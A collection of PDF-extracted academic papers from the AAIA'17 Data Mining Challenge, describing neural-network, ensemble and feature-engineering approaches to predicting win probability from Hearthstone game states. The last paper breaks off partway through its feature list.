


Fig. 1. Observed performance during training on the initial training set (one chunk used for verification, three remaining for training).

TABLE III  
RESULTS OF THE COMPETITION - TOP 10 SUBMISSIONS

Team	AUC
iwannabetheverybest	0.80185414
hieuvq	0.799223
johnpatcha	0.79895085
vz	0.79733467
<b>jj</b>	<b>0.79706854</b>
karek	0.79684963
podludek	0.79657371
akumpan	0.79653594
iran-amin	0.79636944
basakesin	0.79617152

would not be present between training and test data and the better result achieved with mixed chunks may be artificially inflated. Therefore, we decided to avoid mixing chunks during the parameter tuning. The results of training the tuned network on the initial training set can be seen in Fig. 1.

The size of the minion representation returned by the autoencoder network was set to 20, which resulted in overall size of the vector representing a game state equal to 182. Autoencoder was trained with hyperparameters  $\lambda_0 = 10$ ,  $\rho = 0.01$ , for 100 epochs on all minion data from both training and test sets.

The neural network used for result prediction was 5 layers deep, with hidden layers of size 128, 64, 32, 16 and a single output neuron. Hyperbolic tangent activation was used in hidden layers and logistic sigmoid in the output layer. The weight of L2 penalty term  $\lambda_2$  was set to 0.5, while the weight of DeCorr penalty term  $\lambda_1$  was 0.1.

The network was trained using adaptive gradient [9] (initial learning rate 0.05) for 100 epochs, although the results were saved for 20-th, 40-th, 60-th and 80-th epoch. All results were

uploaded and the one with the best performance on the test set (60 epochs) was chosen as the final submission. The final results of the competition are shown in Table III.

## VII. CONCLUSIONS

As a submission to AAIA '17 data mining competition, we proposed a neural network approach to evaluation of game states for the collectible card game Hearthstone. Sparse autoencoder was used to encode minion data, and a deep neural network was employed to obtain the evaluation of a game state. Additionally, we regularized the network with a novel approach, based on adjusting an existing regularization method DeCov to allow more control over the training process through parametrization. The solution placed 5th on the final leaderboard of the challenge.

The main weakness of our method was not accounting for unique effects which are not expressed through numerical properties and appear in the test, but not training data. An example of such effect is the Northshire Cleric card, a minion which allows its owner to draw a card whenever a minion is healed. It is a complex interaction which is not expressed in any way in a contextless game state description. Evaluation of such special abilities and their effect on gameplay cannot be easily achieved through a machine learning model alone. It would require either an extended set of training data or employing additional Monte Carlo simulations in the process of training and evaluation of the neural network.

## ACKNOWLEDGEMENTS

We would like to thank Silver Bullet Solutions and Knowledge Pit for providing the simulation data and a platform for the competition.

## REFERENCES

- [1] Silver, David, et al. "Mastering the game of Go with deep neural networks and tree search." *Nature* 529.7587 (2016): 484-489.
- [2] Deng, Li. "A tutorial survey of architectures, algorithms, and applications for deep learning." *APSIPA Transactions on Signal and Information Processing* 3 (2014): e2.
- [3] Brugmann, Bernd. "Monte carlo go." Syracuse, NY: Technical report, Physics Department, Syracuse University, (1993).
- [4] Y. Vaizman, B. McFee, and G. Lanckriet, "Codebook based audio feature representation for music information retrieval," *IEEE/ACM Transactions on Acoustics, Speech and Signal Processing*, vol. 22, no. 10, pp. 1483-1493, 2014.
- [5] J. Nam, J. Herrera, M. Slaney, and J. Smith, "Learning sparse feature representations for music annotation and retrieval," in *Proceedings of the 13th International Society for Music Information Retrieval Conference (ISMIR)*, pp. 565-570, 2012.
- [6] Cogswell, Michael, et al. "Reducing overfitting in deep networks by decorrelating representations." *arXiv:1511.06068* (2015).
- [7] Ng, Andrew. "Sparse autoencoder." CS294A Lecture notes 72.2011 (2011): 1-19.
- [8] Theano Development Team, "Theano: A Python framework for fast computation of mathematical expressions", *arXiv:1605.02688* (2016).
- [9] Duchi, John, Elad Hazan, and Yoram Singer. "Adaptive subgradient methods for online learning and stochastic optimization." *Journal of Machine Learning Research* 12 (2011): 2121-2159.



# Multi-model approach for predicting the value function in the game of Hearthstone: Heroes of Warcraft.

Alexander Morgun

Email: alexander.morgun.usu@gmail.com

**Abstract**—This document describes the problem presented at AAIA'17 Data Mining Challenge and my approach to solving it. In terms of reinforcement learning the task was to build an algorithm that predicts a value function for the game of Hearthstone: Heroes of Warcraft. I used an ensemble of 85 models trained on different features to build the final solution which scored the 36th place on the final leaderboard.

**Index Terms**—data mining competition; classification; ranking; feature engineering; algorithm composition; hearthstone;

## I. INTRODUCTION

IN THE RECENT time, there are many pieces of research about applying machine learning algorithms to video games. The most famous of them led to the creation of a learning model for playing Atari 2600 games [1]. This work was followed by many others, including the ones about Starcraft [2] [3] [4] and DotA [5] [6]. In summary, the main point of these works is developing new machine learning approaches which can be applied to other areas such as algorithm trading [7] or robotic manipulation [8] later. Following this trend the task of AAIA'17 Data Mining Challenge was to create an efficient prediction model which would help in building an agent capable of playing the game of Hearthstone: Heroes of Warcraft.

### A. Game description

Hearthstone: Heroes of Warcraft is a turn-based card video game. It is played by two players. Each player uses his own deck of 30 cards. The final goal of each player is to destroy the opponent's hero by setting his health points to zero. To do so each turn players can play cards limited by fixed amount of mana crystals. There are three types of cards:

- Minions - creatures that can be placed on the game board. Minions can attack enemy minions and the hero.
- Spells - single-use cards that cause various effects.
- Weapons - cards that allow the player's hero to attack enemy minions trading health for board advantage.

In addition, minions can have different abilities. The most notable of them is *taunt*. Players minions cannot attack enemy hero until there are enemy minions with taunt on the board.

Complete rules can be found on the official site [11].

### B. Problem statement

The task of AAIA'17 Data Mining Challenge was to predict the probability of player's victory. The metric used for the

TABLE I

COMPARISON OF THE LOCAL CROSS-VALIDATION TO THE PUBLIC LEADERBOARD RESULTS. WE CAN SEE THAT AN IMPROVEMENT IN THE CROSS-VALIDATION RESULTS DOES NOT RESULT IN A BETTER SCORE ON THE PUBLIC LEADERBOARD AND CANNOT BE USED AS A RELIABLE WAY OF VALIDATION.

Local validation	Public leaderboard
0.883	0.788
0.837	0.7926
0.877	0.7924
0.810	0.7842
0.816	0.7754
0.824	0.7646
0.8125	0.7819

evaluation was the ROC-AUC metric [9]. We can see that this probability can be used as a value function for building an agent capable of playing the game [10]. Each provided game state got data about minions played by player and opponent, cards in player's hand and state both of the heroes. Information about active secrets and the history of played cards was unavailable.

### C. Related Work

Hearthstone: Heroes of Warcraft is not a well-studied environment. There are very little scientific publication about applying machine learning methods to this game [16]. This could be explained by the fact that the game's license agreement [17] explicitly prohibits the use of bots and modification of the game files. Regardless of this fact bots exist in the game but there is no publicly available description of their algorithms.

## II. THE PROPOSED SOLUTION

### A. Local validation

I used 5-fold cross-validation stratified by target labels. This method helped me in choosing hyperparameters for each algorithm but it was not very correlated with the public leaderboard. Because of that, I choose my final solution based on its public leaderboard score. My validation scheme was flawed because of the information leakage between train and test folds. This leakage was caused by states from the same game appearing in the train and test folds.



### B. Bagging

Because of the technical limitations, I could not train models on all provided data so I used a technique similar to the bagging [14]. First, I created multiple different subsets of the training data by sampling randomly the examples, trained separate instances of the same model on this subsets and got a number of finally different models which predictions could be combined afterwards. Random subsampling allowed the final composition to use information from the whole dataset.

### C. Composition methods

Due to unreliable local validation results, I decided to use a simple averaging instead of more complex techniques like stacking and blending. The idea was that I did not want to favor any algorithm because I did not know its true quality so I averaged highly correlated answers before final averaging to avoid higher weights of them in the final result. I used two methods of averaging [13]:

1) *Averaging of probabilities*: I calculated the arithmetic mean of probabilities returned by all models.

2) *Rank averaging*: ROC-AUC is a ranking metric and correct ordering of test states is more important than predicting precise probabilities. Averaging ranks instead of probabilities helps with different calibration of classifier probabilities.

### D. Models

1) *Tree-based models*: Most of the used models were XGBoost tree ensembles [15]. I also used one random forest.

2) *Linear models*: I used two kinds of linear models: linear classifier trained by stochastic gradient descent with log loss and multilayer perceptrons with different numbers of hidden layers and neurons.

### E. Features

1) *Baseline features*: Features provided by competition hosts was used to train baseline models and measure the quality of other features I tried. My first model was the XGBoost model trained on these features. Leaderboard scores showed that rank averaging of a few XGBoost models with different maximum tree depth performs better than the single best one (0.7926 vs. 0.788) and rank average performs exactly the same way on the public leaderboard but slightly worse on the local validation. Bagging improved result of this modest even further so I decided to use such composition of bagging plus rank averaging of three XGBoosts with a different maximum depth of the trees. I ended up using three instances of such blocks trained on different features.

2) *Additional handcrafted features*: I extracted a few more features from the provided game states based on my knowledge of the game and intuition.

- player.hand.hp calculated as sum of minion health only. For some reason in baseline features this sum included durability of weapons in hand.
- opponent.played.taunts
- opponent.played.total\_taunts\_hp
- opponent.played.max\_taunts\_hp

- opponent.played.poisonous
- player.played.taunts
- player.played.total\_taunts\_hp
- player.played.max\_taunts\_hp
- player.played.poisonous
- opponent.played.possible\_attack - sum of attack for minions with flag "can\_attack"
- player.played.possible\_attack
- player.card\_advantage as difference between number of cards left in player deck and in opponent deck.
- player.hand.nOfPlayableSpells
- player.hand.nOfPlayableMinions
- player.hand.nOfPlayableWeapons
- opponent.total\_weapon\_damage

$$\begin{aligned} \text{opponent.total\_weapon\_damage} = \\ \text{opponent.hero.attack} \\ \cdot \text{opponent.hero.weapon\_durability} \end{aligned}$$

- player.total\_weapon\_damage

Minions with taunt ability basically serve as additional hero health so the next group of features is linear combinations of hero health, total attack of enemy minions and total health of player minions with taunts. These features were supposed to help tree-based and we can see that their importance is quite high.

- player.max\_hp\_danger

$$\begin{aligned} \text{player.max\_hp\_danger} = \\ \text{player.hp} \\ + \text{player.armor} \\ + \text{player.played.total\_taunts\_hp} \\ - \text{opponent.played.attack} \end{aligned}$$

- player.current\_hp\_danger

$$\begin{aligned} \text{player.current\_hp\_danger} = \\ \text{player.hp} \\ + \text{player.armor} \\ + \text{player.played.total\_taunts\_hp} \\ - \text{opponent.played.possible\_attack} \end{aligned}$$

- opponent.max\_hp\_danger

$$\begin{aligned} \text{opponent.max\_hp\_danger} = \\ \text{opponent.hp} \\ + \text{opponent.armor} \\ + \text{opponent.played.total\_taunts\_hp} \\ - \text{player.played.attack} \end{aligned}$$

- `opponent.current_hp_danger`

$$\begin{aligned} \text{opponent.current\_hp\_danger} = & \\ & \text{opponent.hp} + \text{opponent.armor} \\ & + \text{opponent.played.total\_taunts\_hp} \\ & - \text{player.played.possible\_attack} \end{aligned}$$

I also calculated WOE (Weight of Evidence) for hero classes. For categorical feature  $f$ , object  $x$  and target label  $y$

$$WOE(f)(x) = P(y(x) = 1 | f(x)).$$

WOE can be calculated for a set of categorical variables by considering all their combinations as separate categories. Basically  $WOE(\text{player.hero\_card\_id})$  is a win rate of player class,  $WOE(\text{opponent.hero\_card\_id})$  is a loss rate of opponent class and  $WOE(\text{opponent.hero\_card\_id}, \text{player.hero\_card\_id})$  is a probability that player class will win against opponent class. WOE can be estimated from dataset  $X$  using the formula

$$WOE(f)(x) = \frac{K \cdot \text{mean} + \alpha \cdot \text{global\_mean}}{\alpha + K}$$

where

$$\begin{aligned} K &= |\{i | i \in X \& y(i) = 1 \& f(x) = f(i)\}| \\ \text{mean} &= \frac{K}{|\{i | i \in X \& f(x) = f(i)\}|} \\ \text{global\_mean} &= \frac{|\{i | i \in X \& y(i) = 1\}|}{|X|} \end{aligned}$$

and  $\alpha$  is a regularization parameter. I used  $\alpha = 50$ . In the result for each category we obtain a single WOE feature in contrast with multiple features produced by one hot encoding. This single feature is highly informative and tree-based models can utilize it effectively. This technique is well known among Kaggle [12] participants and was popularized in the Russian data science community by Stanislav Semenov.

- $\text{player.class\_score} = WOE(\text{player.hero\_card\_id})$
- $\text{opponent.class\_score} = WOE(\text{opponent.hero\_card\_id})$
- $\text{class\_pair\_score} = WOE(\text{opponent.hero\_card\_id}, \text{player.hero\_card\_id})$

With addition of this features, I trained three groups of models. First of all the second ensemble of XGBoost described above. Then a group of linear models was added. Due to data size, I used stochastic gradient descent for training and bagging with result averaging to diminish randomness of the final prediction. Lastly, I added a random forest because it is usually a safe bet to try it.




Fig. 1. The 20 most important features from one of XGBoost models. We can see many handcrafted features at the top.

3) *WOE features*: All features listed above can be treated as categorical and I calculated WOE for all of them. For example  $\text{player.hp}$  is an integer feature with values between 1 and 30 so we naturally get at most 30 categories. Using this features I trained the third block of XGBoosts.

4) *Logarithmed features*: Sometimes linear models perform better on logarithmed data. So I calculated  $\log(1 + x)$  for positive-valued features and replaced each of other features with two new ones:  $\log(\max(x, 0) + 1)$  and  $\log(\max(-x, 0) + 1)$ . Using these new features I trained a group of linear models in the way described earlier. Because of the good result of these models on the leaderboard, I also trained a number of multilayer perceptrons with a different structure using the same features. There is no point in training separate XGBoost using this features because logarithm cannot change the ordering of feature values.

#### F. Final composition

At the end, I averaged ranks of all models from the previous steps. I also added two particular groups of XGBoost models directly to the final average because of the low correlation between their predictions and results of the corresponding XGBoost blocks.

### III. CONCLUSION

During this work I constructed a number of features, used them for training multiple models and combined predictions of these models in order to improve quality of prediction over a single model. Almost all described methods can be applied to an arbitrary classification problem. Averaging method is simple enough to be safe from overfitting but requires manual selection of uncorrelated classifiers. It allowed to build model




Fig. 2. Histograms of the feature "opponent.played.hp\_max" before and after the logarithm transformation.




Fig. 3. Final composition scheme

that performs well even without reliable way of local validation. Problem-specific feature engineering also improved final score.

## REFERENCES

- [1] "Playing Atari With Deep Reinforcement Learning" Volodymyr Mnih, Koray Kavukcuoglu, David Silver, Alex Graves, Ioannis Antonoglou, Daan Wierstra, Martin Riedmiller, NIPS Deep Learning Workshop, 2013.
- [2] H. Cho, K. Kim, S. Cho, Replay-based Strategy Prediction and Build Order Adaptation for StarCraft AI Bots, IEEE CIG, 2013.
- [3] M. Stanescu, S. Hernandez, G. Erickson, R. Greiner, M. Buro, Predicting Army Combat Outcomes in StarCraft, AAAI AIIDE, 2013.
- [4] Y. N. Ravari, S. Bakkes, P. Spronck, StarCraft Winner Prediction, AAAI AIIDE, 2016.
- [5] K. Conley and D. Perry, "How Does He Saw Me? A Recommendation Engine for Picking Heroes in Dota 2", tech. rep., 2013.
- [6] Kalyanaraman (2014). "To win or not to win? A prediction model to determine the outcome of a DotA2 match". [https://cseweb.ucsd.edu/~jmcauley/cse255/reports/wi15/Kaushik\\_Kalyanaraman.pdf](https://cseweb.ucsd.edu/~jmcauley/cse255/reports/wi15/Kaushik_Kalyanaraman.pdf)
- [7] Du, Xin, Jinjian Zhai, and Koupin Lv. "Algorithm Trading Using Q-Learning and Recurrent Reinforcement Learning." CS229, n.d. Web. 15 Dec. 2016
- [8] Yahya, A., Li, A., Kalakrishnan, M., Chebotar, Y., and Levine, S. (2016). Collective robot reinforcement learning with distributed asynchronous guided policy search. ArXiv e-prints
- [9] Tom Fawcett. 2006. An introduction to ROC analysis. Pattern Recogn. Lett. 27, 8 (June 2006), 861-874. doi:10.1016/j.patrec.2005.10.010
- [10] Michael L. Littman. 2001. Value-function reinforcement learning in Markov games. Cogn. Syst. Res. 2, 1 (April 2001), 55-66. doi:10.1016/S1389-0417(01)00015-8
- [11] Game guide, <http://us.battle.net/hearthstone/en/game-guide/>
- [12] Kaggle, <https://www.kaggle.com/>
- [13] Kaggle Ensembling Guide, <https://mlwave.com/kaggle-ensembling-guide/>
- [14] Breiman, L. Machine Learning (1996) 24: 123. doi:10.1023/A:1018054314350
- [15] Tianqi Chen and Carlos Guestrin. XGBoost: A Scalable Tree Boosting System. Preprint.
- [16] Elie Bursztein, "I am a legend: Hacking Hearthstone using statistical learning methods" <https://cdn.elie.net/publications/i-am-a-legend-hacking-hearthstone-using-statistical-learning-methods.pdf>
- [17] Battle.net end user License Agreement <http://us.blizzard.com/en-us/company/legal/eula.html>

# Use of Domain Knowledge and Feature Engineering in Helping AI to Play Hearthstone

Przemysław Przybyszewski, Szymon Dziewiątkowski, Sebastian Jaszczur, Mateusz Śmiech, Marcin Szczuka  
Faculty of Mathematics, Informatics and Mechanics, The University of Warsaw  
Banacha 2, 02-097 Warsaw, Poland  
Email: {pp332493,sd359113,sj359674,ms361208}@students.mimuw.edu.pl, szczuka@mimuw.edu.pl

**Abstract**—This paper describes two approaches to the AAIA’17 Data Mining Challenge. Both approaches are making extensive use of domain/background knowledge about the game to build better representation of classification problem by engineering new features. With newly constructed attributes both approaches resort to Artificial Neural Networks (ANN) to construct classification model. The resulting solutions are effective and meaningful.

## I. INTRODUCTION

The past three years saw an increased interest in online collectible card games. One of the most popular games of this type is Hearthstone® created by Blizzard Entertainment [1]. Because of its popularity and simplicity the game has gained attention in the streaming and e-sport community. Although the most popular game modes involve competition between two human players, it’s possible to play against AI. Unfortunately, the AI is no match for a skilled player. Hence the question of improving computer players arose. In order to achieve the best results, players have to be able to judge possible outcomes, predict consequences of their actions, take into account random factors (after all, it’s a card game and the randomness is embedded into its core), and much more. The decisions can be reduced to classifying possible plays or game states as good or bad and these predictions may then guide the player to choose the best possible play. In connection with the International Symposium on Advances in Artificial Intelligence and Applications (AAIA’17) a competition was organised with use of KnowledgePit platform [2]. The goal of this competition – called AAIA’17 Data Mining Challenge – was to estimate the state of the game and decide which player has a higher chance of winning.

Hearthstone is a turn based card game where the goal is to reduce opponent hero’s health to zero. Players may play *spells*, which have an instant effect or *minions* that remain on the *battlefield*. Cards are played from hand and a new card is drawn from deck at the beginning of each turn. The deck consists of 30 cards (see Figure 1) and each card may be present in at most two copies. Hand size is limited to 10 and board size (number of minions present at any point) is limited to 7 for each player. The enemy hero may be damaged using minions and some spells. Minions have certain *attack* and *health*. All cards have cost which is paid in *mana crystals*. At the beginning of each turn the current player refreshes all their previous mana crystals (thus regaining mana they spend

in the previous turn) and gets a new one with the upper limit of 10 mana crystals per player.

The input data represented various states from a large collection of games played between AI players. Game states consist of both players’ health, armour, spell damage bonus, remaining deck size, number of mana crystals, hero class and a brief description of each card on hand (current player only) and on the battlefield (both players). This description contained card’s name, cost, and its attack, health, and some special traits, if applicable. Because some card effects weren’t described, we had to resort to card databases and our knowledge of the game to ensure that all aspects are covered.

The overall goal in the competition was to predict which of two players has a higher chance of winning in the given state of the game. The problem was an example of a binary classification. Solutions were compared by measuring the Area Under Curve (AUC) for the Receiver Operating Characteristic (ROC) curve [3]. This metric allows for interpretation of classification model results in terms of trade-off between true positive and false positive rates. The metric was chosen so that false positives would be eliminated as they have a potentially disastrous effect on the outcome - incorrectly classifying a bad play as a good one may result in choosing that play and losing in the final outcome.

This article describes some of the features used by the authors in their submissions to the competition. Two different approaches are outlined - one employed by team consisting of Szymon Dziewiątkowski, Sebastian Jaszczur, and Mateusz Śmiech (team “jaszczur”) and the other created by Przemysław Przybyszewski (team “pp332493”). Both teams independently developed interesting features and the end product - the classifier - was somewhat alike in both cases as it was based on an Artificial Neural Network (ANN). The similarities may be seen in utilisation of domain knowledge to estimate card value (or usefulness) to allow for more precise classification. The final score for team “jaszczur” was AUC of 0.7930 which placed them 35<sup>th</sup> place and AUC of 0.7950 for team “pp332493” which came 18<sup>th</sup>.

This paper describes solutions developed by both teams. First, the data processing and feature engineering on which both teams put a particular emphasis in their work is described (Section II). Then there is a description of models used in final solutions along with other tested approaches (Section III) and the most interesting findings and conclusions (Section IV).



Fig. 1. Three examples of Hearthstone® cards. Left to right: Acidic Swamp Ooze, Flamestrike and Core Hound. The information contained in each card: **Acidic Swamp Ooze** - the lower left corner contains Attack (3) and the lower right corner contains Health (2). Presence of these two traits indicate that it's a minion. The 2 in the blue hexagon in the upper left corner indicates mana cost of the card. The Battlecry is an effect that takes place immediately before the minions enters the battlefield after being played from hand. **Flamestrike** - lack of Attack and Health indicate that it's a spell. Its devastating effect takes place immediately after casting it. The blue edge indicates that it's a class card, available only to Mages, as opposed to grey-bordered cards which are neutral and available to all classes. **Core Hound** - 7 mana, 9 Attack, 5 Health minion that is additionally a Beast - a minion subtype. Cards belonging to the same subtype usually synergise well with each other. Hearthstone® card designs are property of Blizzard Entertainment.

## II. FEATURE ENGINEERING

The contestants were given two distinct forms of data. The first and more basic one was raw data in JSON format, where an entry was a single game state of a particular game. The organisers processed and aggregated this data in tabular Comma Separated Value (CSV) format. The CSV set consisted of 45 attributes, which are shown in the Table I below (their names are rather self-explanatory).

The training dataset contained 3,150,000 labeled samples. Organisers also provided 750,000 unlabeled samples, of which 5% was used for validation visible to participants during the competition and the remaining 95% was used for final evaluation

Although the CSV dataset contained several useful attributes, the JSON format proved to be much more informative, a quality that was exploited by both teams in their solutions. When connected with domain knowledge, that raw data was especially helpful in gaining an advantage in the competition.

The following subsections show the two approaches to construction of new, meaningful features as applied by the respective teams.

### A. Approach of the team "jaszczur"

The majority of work was devoted to the feature engineering based on raw JSON data. The aim was to use those features later on in an Artificial Neural Network (ANN), therefore only numeric features were investigated. From the input data 796

input columns were extracted, corresponding to 29 different features. A single column represents a single value of a feature.

The major limitation of this approach is the number of columns which had to be constant for every sample. Unfortunately, this doesn't reflect the structure of game states, as those can have a variable number of cards on the table or in hand. To take care of that a maximal possible number of columns per feature was introduced. For example there were 14 columns created for a feature describing minions' attack on the battlefield, as there is an in-game limit of 14 minions on the table, 7 for each player.

Some values were undefined. This happened mostly in cases when a feature was applied to multiple cards (e.g. attack of each minion on the battlefield). In such cases an additional column was added for every possible undefined column. This new column took binary values and represented whether the corresponding value was defined. All undefined values were then replaced with zeroes.

There are cases with multiple possible options with no obvious numeric interpretation, like Hero Class. In such cases an adequate number of binary features was defined, e.g., 18 columns for Hero Classes, one for each player/class pair, with two corresponding features set as 1.

**Tiers and values:** One of Hearthstone's game modes is Arena. It differs from Constructed mode profoundly, mostly in terms of strategies and decks that yield best possible outcomes. These two modes share the card set, of which Standard (cards



TABLE I  
ATTRIBUTE NAMES IN THE TABULAR PART OF DATA SETS.

gamestate_id	decision	turn	opponent.armor	opponent.attack
opponent.hero_card_id	opponent.weapon_durability	opponent.special_skill_used	opponent.hp	opponent.crystals_all
opponent.crystals_current	opponent.deck_count	opponent.fatigue_damage	opponent.hand_count	player.crystals_all
player.armor	player.attack	player.hero_card_id	player.hp	player.special_skill_used
player.weapon_durability	opponent.played_minions_count	player.crystals_current	player.deck_count	player.fatigue_damage
player.hand_count	player.played_minions_count	opponent.played.nOfCards	opponent.played.attack	player.hand.nOfPlayable
opponent.played.hp_current	opponent.played.hp_max	player.played.nOfCards	player.played.attack	player.played.crystals_cost
player.played.hp_current	player.played.hp_max	player.hand.nOfMinions	player.hand.nOfSpells	player.hand.nOfWeapons
player.hand.nOfCards	opponent.played.crystals_cost	player.hand.attack	player.hand.crystals_cost	player.hand.hp

used in the competition) is a small (ca. 16%) subset. In Arena instead of creating the deck from all available cards, players draft cards, i.e., the system chooses three random cards, of which the player selects one that will be added to the final deck. This process is repeated 30 times, resulting in the same deck size as in Constructed. Because of this deck-making scheme, Arena is generally considered less synergy-oriented and more value-oriented than Constructed.

Although this is very situation-specific, some cards are generally considered superior (see Figure I). There are numerous tools that help players gauge the value of cards in Arena, one of which is Lightforge [4]. The fundamental differences between Arena and Constructed wane in the light of AI's weak style of play. Having analysed Lightforge's tier juxtaposition, it was decided to utilise it as it is - without adapting it to Constructed.

Lightforge divides the cards into the following tiers: *Great*, *Good*, *Above Average*, *Average*, *Below Average*, *Bad*, and *Terrible*. They are referred to as tier categories. Furthermore, it also assigns numerical values to cards so that they can be compared within tiers. They are referred to as *tier values*.

For example, for the cards presented in Figure I:

- Acidic Swamp Ooze – tier *Good*. Base stats are standard for its cost but on entering the battlefield it irrevocably destroys the opponent's weapon which costs anywhere from 1 to 5 mana.
- Flamestrike – tier *Great*. It is a costly spell available only for Mages. Serves as an Area of Effect (AoE) card capable of clearing the board. If used properly it is very likely to turn the tide for the player who uses it.
- Core Hound – tier *Bad*. Despite the high Attack, this minion's value is considerably low because of its minute Health.

*Description of attributes used by "jaszczur"*: The 29 constructed attributes were put on the list and ordered with respect to accuracy achieved by Logistic Regression that learned only on that attribute on 750,000 samples with test to validation ratio of 80:20. All features except those annotated with an asterisk (\*) were computed for both players. The annotated ones were created only for the current player because of the limited information available (i.e. we don't know the opponent's hand). There is also a brief explanation of choosing specific features based on authors' Hearthstone experience. The final list of constructed attributes is as follows:

- 1) 0.6569 - Number of cards on the battlefield that with certain cost. Basic set consists of cards of cost between 0 and 8 and 10 (there aren't any cards costing 9 or more than 10). Usually the higher the cost, the better and more impactful the card is, and the more substantial threat it poses.
- 2) 0.6558 - Battlefield state - a single column for every possible card (133 uncollectible and 17 collectible) containing number of copies of this minion on the battlefield. Some cards, like Stormwind Champion or Healing Totem have an additional effect that was not included in the short description the input data provided but have a veritable influence on the game. It was tried to create features tailored to single cards (e.g., Stormwind Champion has greater impact if the board consists of more minions), but initial results were disappointing - the accuracy of 5 of those features combined together was negligibly higher than random guessing.
- 3) 0.6558 - Sum of costs of all minions on the battlefield.
- 4) 0.6512 - Sum of attack of all minions on the battlefield.
- 5) 0.6508 - Attack of every single minion on the battlefield, along with information whether or not it is present.
- 6) 0.6453 - Tier value of each card on the battlefield.
- 7) 0.6432 - Tier category of each card on the battlefield.
- 8) 0.6403 - Number of minions present on the battlefield.
- 9) 0.6396 - Health of each minion on the battlefield. Because minions with 0 health die instantly, there was no need to create additional columns to indicate their presence or absence.
- 10) 0.6307 - Sum and average number of received damage of all minions on the battlefield.
- 11) 0.6227 - Health points of heroes with added armour.
- 12) 0.6193 - Health points of heroes after using hero power.
- 13) 0.6153\* - Tier category of each card on hand.
- 14) 0.5828 - Number of cards in deck, on hand and on the battlefield. For prolonged games this number often represents the advantage a player has. Generally, forcing the opponent to trade multiple cards for your one card gives you an advantage later on. This feature quantifies this advantage in a simple manner but only in the context of opponent's total number of cards.
- 15) 0.5385 - Number of special traits (Windfury, Taunt, Divine Shield etc.) that minions on the battlefield have. These traits help guard the hero and valuable minions

(Taunt), make favourable trades (Divine Shield) or put more pressure on the enemy hero (Windfury). Aggregating them yielded better results because of their rarity - it's uncommon for multiple Divine Shield minions to be present on the board at the same time whereas any two traits are much more likely to occur.

- 16) 0.5359\* - Hand state - a single column for every possible card containing number of copies of this card on hand. It is similar to board state but also includes spells. Some Area of Effect spells (Holy Nova, Flamestrike, Consecration) or so-called hard removal spells may turn the tide for the casting player.
- 17) 0.5252\* - Number of cards costing  $X$  on hand, for every possible value of  $X$  existing in the data.
- 18) 0.5251 - Number of cards on hand.
- 19) 0.5207\* - Tier value of each card on hand.
- 20) 0.5124\* - Sum of costs of all cards on hand.
- 21) 0.5094\* - Sum of damage from spells that can affect the enemy hero (Fireball, Holy Nova, Kill Command etc.) and bonus spell damage (Dalaran Mage, Kobold Geomancer etc.).
- 22) 0.5066 - Fatigue damage.
- 23) 0.5062 - Number of special traits minions on hand have - Charge and Battlecry in addition to those considered by similar feature regarding the battlefield.
- 24) 0.5062\* - The approximate number of possible plays in the current turn, depending on cost of all cards, available mana crystals and number of possible targets. Usually the more choices a player has, the more likely there is a good (or even an outstanding) one.
- 25) 0.5049 - Attack and durability of the currently equipped weapon.
- 26) 0.5017 - Hero class (Mage, Warlock, Shaman etc.).

